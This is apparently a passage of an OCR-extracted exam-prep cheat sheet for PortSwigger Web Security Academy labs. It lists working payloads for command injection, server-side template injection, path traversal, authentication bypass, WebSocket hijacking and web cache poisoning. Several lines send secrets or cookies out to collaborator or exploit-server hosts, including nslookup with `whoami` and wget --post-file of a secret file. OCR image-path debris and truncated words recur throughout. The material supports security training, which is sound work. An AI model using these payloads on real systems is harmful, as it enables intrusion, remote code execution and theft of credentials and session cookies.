email=x||ping+-c+10+127.0.0.1||
```

2. Blind OS command injection with output redirection

```
email=||whoami>/var/www/images/output.txt||
filename=output.txt
```

3. Blind OS command injection with out-of-band interaction

```
email=x||nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||
```

4. Blind OS command injection with out-of-band data exfiltration

```
email=||nslookup+`whoami`.BURP-COLLABORATOR-SUBDOMAIN||
```

5. Admin Panel ImgSize command injection


```
/admin-panel/admin_image?image=/blog/posts/50.jpg&ImageSize="200||nslookup+$(cat+/home/carlos/secret).
<collaborator>%26"
Or
ImgSize="`/usr/bin/wget%20--post-file%20/home/carlos/secret%20https://collaborator/`"
```

Server-side template injection

Approach

One of my favorites. SSTI is a direct road to RCE. Complexity can only arise when searching for the language in which the code was writt for this I used a small tip to narrow the range of technologies: at the exploration stage, we iterate over template expressions `({{7*7}}, ${7*7},<% = 7*7 %>, ${{7*7}}, #{7*7}, *{7*7})` and if, for example, we got the expression `<%= 7*7 %>` go to HackTricks and look all technologies that use this expression. The method, of course, has a big crack in the form of the most common expression `{{7*7}}`, here only God can tell you what kind of technology it is. Again, do not hesitate to scan with Burp, maybe it can tell you what technology i used.

Arises at View Details with reflected phrase **Unfortunately this product is out of stock**



Labs

1. Basic server-side template injection

> Ruby

```
<%= system("rm+morale.txt") %>
```

2. Basic server-side template injection (code context)

```
blog-post-author-display=user.first_name}}{%+import+os+%}{{os.system('rm+morale.txt')}}
```

3. Server-side template injection using documentation

> Java Freemaker

```
${"freemarker.template.utility.Execute"?new()("rm morale.txt")}
```

4. Server-side template injection in an unknown language with a documented exploit

> NodeJS Handlebars exploit https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#handlebars-nodejs


5. Server-side template injection with information disclosure via user-supplied objects

> Python Jinja2

```
{{settings.SECRET_KEY}}
```

6. Admin panel Password Reset Email SSTI

> Jinja2




```
newEmail={{username}}!{{+self.init.globals.builtins.import('os').popen('cat+/home/carlos/secret').read()+}}
&csrf=csrf
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2


Directory traversal

Approach


Just scan it with Burp. It will make all the work. If you can get /etc/passwd, but cannot get /home/carlos/secret (maybe WAF is blocking tl
word **secret**), just URL-Encode the whole payload (even with /home/carlos/secret) like this:

```
/image?
filename=%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%32%65%25%32%66%25%32%65%25%3
```

Arises at **/image?filename=**



Personally recommend you to turn on images inspection in proxy setting to easily detect this type:



Labs

1. File path traversal, traversal sequences blocked with absolute path bypass

```
/image?filename=/etc/passwd
```

2. File path traversal, traversal sequences stripped non-recursively

```
/image?filename=..././..././..././etc/passwd
```

3. File path traversal, traversal sequences stripped with superfluous URL-decode

```
Double URL-encode ../../../etc/passwd
(e.g. %252E%252E%252F%252E%252E%252F%252E%252E%252Fetc%252Fpasswd)
It is recommended to use cyberchef to encode
```

4. File path traversal, validation of start of path

```
/image?filename=/var/www/images/../../../../etc/passwd
```

5. File path traversal, validation of file extension with null byte bypass

```
../../../../../../etc/passwd%00.jpg
```

Access control vulnerabilities


Approach

To be honest, I cannot share with you my approach on this, because you just need to "see", where you can get some kind of IDOR. Inspe server responses to see some additional info. There are several labs on this topic, but the most impactful are shown below.

Labs

1. User role can be modified in user profile

Check for roleid in response:



Add it to your request and change it to 2:
ATTENTION: If you find roleid on your exam and numbers from 0 to 10 are not working, brute it from 0 to 100 via Intruder.

2. URL-based access control can be circumvented

```
X-Original-Url: /admin
```

Authentication

Approach

In general it is quite easy topic. All you need are username list and password list. Check cases in Labs section.

Labs

1. Simple User Enumeration

2. Simple 2FA Bypass

```
Just try to access the next endpoint directly (you need to know the path of the next endpoint) e.g. /my-account
If this doesn't work, try to change the Referrer header as if you came from the 2FA page
```

3. Password reset broken logic

```
Change username in POST request after password-reset link
temp-forgot-password-token=MgFMne17hOm2WM5BMHyVzvEewBFOwnyc&username=carlos&new-password-1=w&new-password-2=w
```

4. User Enumeration with Different Responses

```
Just look at difference in responses
```

5. User Enumeration with Different Response Time

```
Just look at difference in response time
Also for this lab you need to set X-Forwarded-For header to bypass login restrictions
```

6. Broken brute-force protection, IP block

> You can reset the counter for the number of failed login attempts by logging in to your own account before this limit is reached. For example create a combined list with your valid credentials and with victim's creds:

```
wiener - peter
carlos - kek
carlos - kek2
wiener - peter
carlos - kek3 etc...
```

7. Username enumeration via account lock

```
It blocks only existing accounts, so try to brute the same list of passwords until one of accounts from the
list is not blocked.
To brute password use grep with errors to find a request without error
```

8. 2FA broken logic

```
Observe there is verify=wiener in cookie while sending 2FA code
Change it to our victim's nickname and simply brute 2FA code
```

9. Brute-forcing a stay-logged-in cookie

```
Observe stay logged in function. Check cookie and observe that it is base64 encoded version of USERNAME:
(md5)PASSWORD
Create a list of md5 hashed passwords and brute cookies
```

10. Offline password cracking

> Steal cookie in comment section via XSS: `<script>document.write('<img src="https://exploit-server?c='+document.cookie+'" />');</script>` Crack MD5 hash via john the ripper or web services

11. Password reset poisoning via middleware


```
While processing forgot password set new header:
X-Forwarded-Host: exploit-server
It will process Host Header Injection
```

12. Password brute-force via password change

```
While processing password changing, observe that you can change nickname.
Change it to victim's one and brute his password
```

Business logic Authentication vulnerability

1. Authentication bypass via flawed state machine
   If you got the role-selector page, just turn On the Interception and drop this request.




2. Weak isolation on dual-use endpoint
   Delete current-password parameter and change username to administrator

WebSockets

Approach

An interesting topic, where the first two labs are quite clear - we call xss on the chat support side, and in the third we get the entire histo of the support chat via CSRF.
Arises at **Live Chat** page.



Labs

1. Manipulating WebSocket messages to exploit vulnerabilities

> Write something in Live Chat. Go to WebSocket History tab in Burp, catch you request and send it to Repeater. Change your message to `<img src=123 onerror=alert()>`

2. Manipulating the WebSocket handshake to exploit vulnerabilities

```
X-Forwarded-For: 1.1.1.1
<img src=1 oNeRrOr=alert`1`>
```


3. Cross-site WebSocket hijacking

```
<script>
    var ws = new WebSocket('wss://your-websocket-url/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://your-collaborator-url', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
```


Web cache poisoning

Approach

The main tip I've got there is to watch for `/resources/js/tracking.js` file and `X-Cache: hit` header in response. If you got only tracking.js without X-Cache - no cache poisoning here, folks.




If you got both file and header, the first thing you should try is to inject your exploit server into **Host:** or **X-Forwarded-Host:** headers and check them in response:



ATTENTION: It is really important to send your poisoned request more than once. For me, I had to send it like 10 times to poison the cac

You got the poisoned cache with X-Forwarded-Host? Cool, now go to your exploit server, set the File name /resources/js/tracking.js and Body section paste the next payload: `document.write('<img src="http://burp.oastify.com?c='+document.cookie+'" />')`. Poison web cache with your server and wait for victim's cookies.



Labs

1. Web cache poisoning with an unkeyed header

> Set the next header in request to the home page

```
X-Forwarded-Host: kek.com"></script><script>alert(document.cookie)</script>//
```

2. Web cache poisoning with an unkeyed cookie

```
Cookie: session=x; fehost=prod-cache-01"}</script><script>alert(1)</script>//
```

3. Web cache poisoning with multiple headers

> On exploit-server change the file name to match the path used by the vulnerable response: /resources/js/tracking.js. In body write `alert(document.cookie)` script.

```
GET /resources/js/tracking.js HTTP/1.1
Host: acc11fe01f16f89c80556c2b0056002e.web-security-academy.net
X-Forwarded-Host: exploit-server.web-security-academy.net/
X-Forwarded-Scheme: http
```

4. Targeted web cache poisoning using an unknown header

> HTML is allowed in comment section. Steal user-agent of victim with `<img src="http://collaborator.com">` payload.

```
GET / HTTP/1.1
Host: vulnerbale.net
User-Agent: THE SPECIAL USER-AGENT OF THE VICTIM
X-Host: attacker.com
```

5. Web cache poisoning via an unkeyed query string

```
/?search=kek'/><script>alert(1)</script>
Origin:x
```

6. Web cache poisoning via an unkeyed query parameter

```
/?utm_content=123'/><script>alert(1)</script>
```

7. Parameter cloaking

```
/js/geolocate.js?callback=setCountryCookie&utm_content=foo;callback=alert(1)
```

8. Web cache poisoning via a fat GET request

```
